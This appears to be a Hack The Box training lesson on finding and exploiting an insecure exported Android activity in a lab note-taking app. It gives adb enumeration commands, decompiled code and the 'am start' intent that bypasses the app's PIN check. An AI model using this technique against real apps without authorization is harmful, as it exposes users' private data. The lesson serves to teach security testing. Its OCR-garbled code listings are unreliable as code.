Exported Activities


In this section, we'll explore another important element of dynamic analysis: exported activities in Android applications. By default, activities are only accessible within their app. However, when the attribute exported of an activity is set to true, then it can be invoked by other applications or components. Even though this is a useful feature, it can expose the app to security risks. Exported activities that lack adequate security can often become the target of malicious intents, eventually leading to unauthorized access. The following example demonstrates how to identify and exploit applications with insecure exported activities. Recognizing and testing these vulnerabilities is essential for a thorough security assessment.

Exploiting Insecure Exported Activities


In this example, we will primarily use an Android Virtual Device (AVD), though the process is compatible with any other Android device, physical or emulated. Let's connect to the device via ADB and install the application.



We can now run the application on the device.



This note-taking application allows users to save notes on their devices.



When the user taps the NOTES button to access saved notes, the app prompts for a PIN. To continue enumerating the application, we can retrieve its package name by running the following command while the app is active.

```
Exported Activities

rl1k@htb[/htb]$ adb root
rl1k@htb[/htb]$ adb shell
rl1k@htb[/htb]$ adb shell dumpsys activity activities | grep VisibleActivityProcess

VisibleActivityProcess:[ ProcessRecord{8f86b89 6255:com.hackthebox.myapp/u0a120}]
```

Enumeration of the app-specific external storage reveals the following files.

```
Exported Activities

rl1k@htb[/htb]$ adb shell ls -l /sdcard/Android/data/com.hackthebox.myapp/files/MyPersonalNotes/

total 12
-rw-rw---- 1 u0_a120 ext_data_rw 230 2024-01-14 11:42 Note_309943672.txt
-rw-rw---- 1 u0_a120 ext_data_rw 157 2024-01-14 11:42 Note_311366182.txt
-rw-rw---- 1 u0_a120 ext_data_rw 45 2024-01-14 11:42 Note_347233492.txt
```

The content of the notes, however, is encrypted.

```
Exported Activities

rl1k@htb[/htb]$ adb shell cat /sdcard/Android/data/com.hackthebox.myapp/files/MyPersonalNotes/Note_347233492.txt

8TdgmUdOHv4IBm/7F90ltLJzEUFcoc+QgHXTqPpHjic=
```

Let's use JADX to read the app's source code. Reading the code in MainActivity confirms that the notes are saved in the app-specific external directory of the device.

```
∨ □ com

                                          /* JADX INFO: Access modifiers changed from: private */
                                  168
                                          public void saveNoteToFile(String noteContent) {
  > oogle
                                              String generateNoteIdentifier = generateNoteIdentifier(noteContent);
                                  169
     hackthebox.myapp
                                                 (noteExists(generateNoteIdentifier)) {
      adatabinding
                                                  return;
       MainActivity
                                              String str = noteContent + "\n";
     > @ NoteContentActivity
                                              File file = new File(getExternalFilesDir(null), "MyPersonalNotes");
                                  181
     NotesAdapter
                                              if (!file.exists() && !file.mkdirs()) {
                                  182
     NotesListActivity
                                  183
                                                  Log.e("Error", "Failed to create directory");
     > 🧠 R
kotlin
                                              try {
> m kotlinx.coroutines
                                                  FileOutputStream fileOutputStream = new FileOutputStream(new File(file, "Note_" + generateNoteIdentifier + ".txt"));
                                  188
> 🖿 okhttp3
                                  189
                                                  fileOutputStream.write(str.getBytes());
                                  190
                                                  if (this.btn_clicked) {
> 🖿 okio
                                                      Toast.makeText(this, "Note saved successfully", 0).show();
                                  191
> 🖿 org
Resources
                                  193
                                                  fileOutputStream.close();
APK signature
                                              } catch (IOException e) {
                                  194
                                                  e.printStackTrace();

■ Summary

                                  195
                                                  if (this.btn_clicked) {
                                                      Toast.makeText(this, "Failed to save note", 0).show();
                                  196
                                          }
```

Reading the content of the NoteListActivity, the activity that lists the notes on the screen, we can see that the user's PIN is checked again before

```
∨ □ com

                                          /* JADX INFO: Access modifiers changed from: protected */
   > oogle
                                          @Override // androidx.fragment.app.FragmentActivity, androidx.activity.Component
  hackthebox.myapp
                                          public void onCreate(Bundle savedInstanceState) {
                                  26
      a databinding
                                              super.onCreate(savedInstanceState);
                                  27
     > @ MainActivity
                                  28
                                              setContentView(R.layout.activity_notes_list);
                                              String stringExtra = getIntent().getStringExtra("userPin");
                                  30
     > @ NoteContentActivity
                                              this.userPin = stringExtra;
     NotesAdapter
                                              if (!stringExtra.equals(b75f19())) {
                                  31
     NotesListActivity
                                                  startActivity(new Intent(this, MainActivity.class));
                                  34
     > 突 R
                                  35
                                                  finish();
                                                  return;
kotlin
> lim kotlinx.coroutines
                                              RecyclerView recyclerView = (RecyclerView) findViewById(R.id.recyclerView);
                                  39
  okhttp3
                                              this.recyclerView = recyclerView;
                                              recyclerView.setLayoutManager(new LinearLayoutManager(this));
> 🖿 okio
                                  40
                                  42
                                              this.noteList = new ArrayList();
  org org
                                              readNotes();
                                  43
Resources
                                  45
                                              NotesAdapter notesAdapter = new NotesAdapter(this, this.noteList);
APK signature
                                              this.adapter = notesAdapter;
                                              notesAdapter.setClickListener(this);
                                  46

■ Summary

                                  47
                                              this.recyclerView.setAdapter(this.adapter);
```

However, the NoteContentActivity behaves differently in this regard. In this activity, we notice no checking functionality for the user's PIN, and the readNoteContent() method that lists the content of the files is called directly within the onCreate() method, with the only requirement being the parameter getIntent().getStringExtra("filename"), which is most likely the name of the file containing the notes.

```
∨ □ com

                                           /* JADX INFO: Access modifiers changed from: protected */
                                           @Override
  google
                                       // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.c
  hackthebox.myapp
                                       ore.app.ComponentActivity, android.app.Activity
     > im databinding
                                    29
                                           public void onCreate(Bundle savedInstanceState) {
     > @ MainActivity
                                               super.onCreate(savedInstanceState);
                                    30
                                               setContentView(R.layout.activity_note_content);
    NoteContentActivity
                                    31
                                               try {
     NotesAdapter
                                                   ((TextView) findViewById(R.id.noteContentTextView)).setText(readNoteContent(
                                    58
     NotesListActivity
                                       getIntent().getStringExtra("filename")));
     > 🥝 R
                                               } catch (Exception e) {
                                    54
                                                   throw new RuntimeException(e);
kotlin
> lim kotlinx.coroutines
> 🖿 okhttp3
```

This means that we might be able to bypass the PIN check of the application's main screen and start the activity directly using a custom app or ADB.

Accessing activities in this manner also requires the exported attribute in the app's AndroidManifest.xml file to be set to true. The following line confirms this.

```
Code: xml
```

<activity android:name="com.hackthebox.myapp.NoteContentActivity" android:exported="true"/>


```
<application android:theme="@style/Theme.Myapp" android:label="@string/app_name" android:icon="@mipmap/ic_launcher"</pre>
Resources
                                                    android:allowBackup="true" android:supportsRtl="true" android:extractNativeLibs="false" android:fullBackupContent=
    assets
                                                                                             ipmap/ic launcher round" android:appComponentFactor
                                                                       android: roundIcon:
    ■ kotlin
                                                    'androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules">
  > 🖿 lib
                                                           <activity android:name="com.hackthebox.myapp.NoteContentActivity" android:exported="true"/>
                                                33
                                                           <activity android:name="com.hackthebox.myapp.NotesListActivity" android:exported="false"/>
  META-INF
                                                36
                                                           <activity android:name="com.hackthebox.myapp.MainActivity" android:exported="true">
                                                39
  > lim okhttp3
                                                42
                                                               <intent-filter>
  > res
                                                43
                                                                   <action android:name="android.intent.action.MAIN"/>
    AndroidManifest.xml
                                                                   <category android:name="android.intent.category.LAUNCHER"/>
                                                45
                                                42
                                                               </intent-filter>
    _ classes.dex
                                                39
                                                           </activity>
     DebugProbesKt.bin
```

Earlier, during storage enumeration, we discovered the names of the note files. Now, we can attempt to access the NoteContentActivity directly using ADB. The command below launches the activity and passes the filename Note_347233492.txt as a parameter.


```
Exported Activities

rl1k@htb[/htb]$ adb shell am start -n com.hackthebox.myapp/.NoteContentActivity --es filename "Note_347233492.txt"

Starting: Intent { cmp=com.hackthebox.myapp/.NoteContentActivity (has extras) }
```



This successfully bypasses the PIN check, granting direct access to the contents of the note.



Waiting to start...

